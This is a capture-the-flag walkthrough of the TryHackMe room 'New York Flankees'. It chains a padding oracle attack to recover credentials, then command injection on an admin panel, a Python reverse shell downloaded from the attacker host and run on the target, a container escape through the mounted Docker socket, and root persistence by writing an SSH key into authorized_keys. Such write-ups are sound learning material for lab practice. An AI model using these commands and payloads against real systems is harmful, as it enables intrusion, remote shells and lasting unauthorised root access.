TryHackMe: New York Flankees

New York Flankees started with using a padding oracle attack to discover a set of credentials and use them to gain access to an admin panel. On the admin panel, we were able to execute system commands and used this to gain a shell inside a container. After noticing the Docker socket was mounted inside the container, we abused it to escape the container and gain root access on the host.
Initial Enumeration
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
$ nmap -T4 -n -sC -sV -Pn -p- 10.10.99.229
Nmap scan report for 10.10.99.229
Host is up (0.082s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 0c:1b:a1:5d:3e:06:bf:2a:f1:2f:19:e0:7a:1c:e1:77 (RSA)
|   256 e4:d1:99:64:f9:f1:18:11:28:91:7c:66:17:1a:96:46 (ECDSA)
|_  256 9b:94:08:b7:0e:b4:dd:0f:b9:16:39:0f:75:6f:60:68 (ED25519)
8080/tcp open  http    Octoshape P2P streaming web service
|_http-title: Hello world!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
There are two ports open:
- 22/SSH
- 8080/HTTP
WEB 8080

Visiting http://10.10.99.229:8080/, we get a simple blog.

Clicking the Stefan Test button, we get redirected to http://10.10.99.229:8080/debug.html, where we find a couple of TODO notes.
The one about verbose error related to padding is interesting; we make a note of it.

And clicking the Admin Login button, we get redirected to http://10.10.99.229:8080/login.html, where we get a login form.
Shell Inside Container
Padding Oracle Attack

Checking the source code of http://10.10.99.229:8080/debug.html, we find an interesting script.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
function stefanTest1002() {
    var xhr = new XMLHttpRequest();
    var url = "http://localhost/api/debug";
    // Submit the AES/CBC/PKCS payload to get an auth token
    // TODO: Finish logic to return token
    xhr.open("GET", url + "/39353661353931393932373334633638EA0DCC6E567F96414433DDF5DC29CDD5E418961C0504891F0DED96BA57BE8FCFF2642D7637186446142B2C95BCDEDCCB6D8D29BE4427F26D6C1B48471F810EF4", true);

    xhr.onreadystatechange = function () {
        if (xhr.readyState === 4 && xhr.status === 200) {
            console.log("Response: ", xhr.responseText);
        } else {
            console.error("Failed to send request.");
        }
    };
    xhr.send();
}
It makes a request with a AES/CBC/PKCS encrypted payload to /api/debug/<payload> endpoint.
Making the same request to the server instead of the localhost, we get the message: Custom authentication success
1
2
$ curl 'http://10.10.99.229:8080/api/debug/39353661353931393932373334633638EA0DCC6E567F96414433DDF5DC29CDD5E418961C0504891F0DED96BA57BE8FCFF2642D7637186446142B2C95BCDEDCCB6D8D29BE4427F26D6C1B48471F810EF4'
Custom authentication success
And if we change any of the bits in the payload, we get the message: Decryption error
1
2
$ curl 'http://10.10.99.229:8080/api/debug/39353661353931393932373334633638EA0DCC6E567F96414433DDF5DC29CDD5E418961C0504891F0DED96BA57BE8FCFF2642D7637186446142B2C95BCDEDCCB6D8D29BE4427F26D6C1B48471F810EF5'
Decryption error
This must be the padding error mentioned. We can use this for a padding oracle attack to decrypt the encrypted payload.
We can perform the attack using this tool like this:
1
2
3
4
5
6
7
8
$ ./padre -u 'http://10.10.99.229:8080/api/debug/$' -e lhex -p 64 '39353661353931393932373334633638EA0DCC6E567F96414433DDF5DC29CDD5E418961C0504891F0DED96BA57BE8FCFF2642D7637186446142B2C95BCDEDCCB6D8D29BE4427F26D6C1B48471F810EF4'
[i] padre is on duty
[i] using concurrency (http connections): 64
[+] successfully detected padding oracle
[+] detected block length: 16
[!] mode: decrypt
[1/1] stefan1197:[REDACTED]\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\x0f\... [64/64] | reqs: 7353 (113/sec)
      [!] Output was too wide to fit to you terminal. Redirect STDOUT somewhere to get full output
With the payload decrypted, we get a set of credentials.
Command Execution on Admin Panel
Using the credentials to login at http://10.10.99.229:8080/login.html, we gain access to http://10.10.99.229:8080/exec.html, where we find the first flag.

It seems the page also has a form for running commands.
Trying it with a simple command, we see that our command is passed to the /api/admin/exec endpoint with the cmd parameter.

Unfortunately, we don’t get any output for our command. But we can use curl to confirm that we are able to execute commands with the curl 10.11.72.22 command. (http://10.10.99.229:8080/api/admin/exec?cmd=curl+10.11.72.22)
1
2
3
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.99.229 - - [13/Jul/2024 01:22:09] "GET / HTTP/1.1" 200 -
We can use this to get a reverse shell by first making it download our reverse shell payload using curl and write it to the /tmp directory, then running it with bash.
Setting up our web server to serve our reverse shell payload.
1
2
3
4
5
$ cat shell.sh
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.11.72.22",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'

$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Making the server download and save it with the curl 10.11.72.22/shell.sh -o /tmp/shell.sh command. (http://10.10.99.229:8080/api/admin/exec?cmd=curl+10.11.72.22/shell.sh+-o+/tmp/shell.sh)
Now, running it with the bash /tmp/shell.sh command (http://10.10.99.229:8080/api/admin/exec?cmd=bash+/tmp/shell.sh), we get a shell as the root user inside a container.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.72.22] from (UNKNOWN) [10.10.99.229] 57770
# python3 -c 'import pty;pty.spawn("/bin/bash");'
python3 -c 'import pty;pty.spawn("/bin/bash");'
root@02e849f307cc:/# export TERM=xterm
export TERM=xterm
root@02e849f307cc:/# ^Z
zsh: suspended  nc -lvnp 443

$ stty raw -echo; fg
[1]  + continued  nc -lvnp 443

root@02e849f307cc:/#
Shell as root
Escaping the Container
Checking the /app directory inside the container, we find the source code for the web application along with the Docker configuration used to spin up the container.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
root@02e849f307cc:/# ls -la /app
total 14672
drwxr-xr-x 1 root root     4096 May  8 12:25 .
drwxr-xr-x 1 root root     4096 May  8 12:25 ..
drwxr-xr-x 8 root root     4096 May  8 12:20 .git
-rw-r--r-- 1 root root      435 May  8 12:20 .gitignore
-rw-r--r-- 1 root root      381 May  8 12:20 Dockerfile
-rw-r--r-- 1 root root       58 May  8 12:20 README.md
-rw-r--r-- 1 root root      809 May  8 12:20 build.gradle.kts
-rw-r--r-- 1 root root      602 May  8 12:20 docker-compose.yml
drwxr-xr-x 3 root root     4096 May  8 12:20 gradle
-rw-r--r-- 1 root root       92 May  8 12:20 gradle.properties
-rwxr-xr-x 1 root root     8070 May  8 12:20 gradlew
-rw-r--r-- 1 root root     2674 May  8 12:20 gradlew.bat
-rw-r--r-- 1 root root 14959809 May  8 12:24 ktor-docker-sample.jar
-rw-r--r-- 1 root root       30 May  8 12:20 settings.gradle.kts
drwxr-xr-x 4 root root     4096 May  8 12:20 src
Reading the /app/docker-compose.yml file, we find the second flag among environment variables.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
root@02e849f307cc:/app# cat docker-compose.yml
version: "3"
services:
  web:
    build: .
    ports:
      - "8080:8080"
    volumes:
      - /var/run/docker.sock:/var/run/docker.sock
    restart: always
    environment:
...
      - CTF_DOCKER_FLAG=THM{[REDACTED]}
...
We also notice that the Docker socket is mounted inside the container.
1
2
volumes:
  - /var/run/docker.sock:/var/run/docker.sock
This allows us to interact with the Docker Engine and abuse it to escape the container.
Checking the available images first.
1
2
3
4
5
6
root@02e849f307cc:/# docker image ls
REPOSITORY               TAG       IMAGE ID       CREATED         SIZE
padding-oracle-app_web   latest    cd6261dd9dda   2 months ago    1.01GB
<none>                   <none>    4187efabd0a5   2 months ago    704MB
gradle                   7-jdk11   d5954e1d9fa4   2 months ago    687MB
openjdk                  11        47a932d998b7   23 months ago   654MB
We can use any of the images to create a container with the host’s file system mounted inside and get a shell on the new container, thus gaining access to the host’s file system as the root user.
1
2
3
4
root@02e849f307cc:/# docker run -v /:/host --rm -it openjdk:11 sh
# ls /host
bin   dev  flag.txt  lib    lib64   lost+found  mnt  proc  run   snap  sys  usr
boot  etc  home      lib32  libx32  media       opt  root  sbin  srv   tmp  var
And now that we have access to the host’s file system, we can read the third flag at /host/flag.txt inside the container (/flag.txt on the host).
1
2
# wc -c /host/flag.txt
70 /host/flag.txt
While this is enough to complete the room, we can also get a shell on the host by writing an SSH key to /host/root/.ssh/authorized_keys.
Generating the SSH key.
1
2
3
4
$ ssh-keygen -f root.key -t ed25519

$ cat root.key.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIL0x8c79iWtvXf/qLkmix8RLS+0xGCNYLnD92bVSDzuE kali@kali
Writing it to /host/root/.ssh/authorized_keys inside the container. (/root/.ssh/authorized_keys on the host)
1
# echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIL0x8c79iWtvXf/qLkmix8RLS+0xGCNYLnD92bVSDzuE kali@kali' >> /host/root/.ssh/authorized_keys
Using SSH to get a shell.
1
2
3
4
$ ssh -i root.key root@10.10.99.229

root@ip-10-10-99-229:~# id
uid=0(root) gid=0(root) groups=0(root)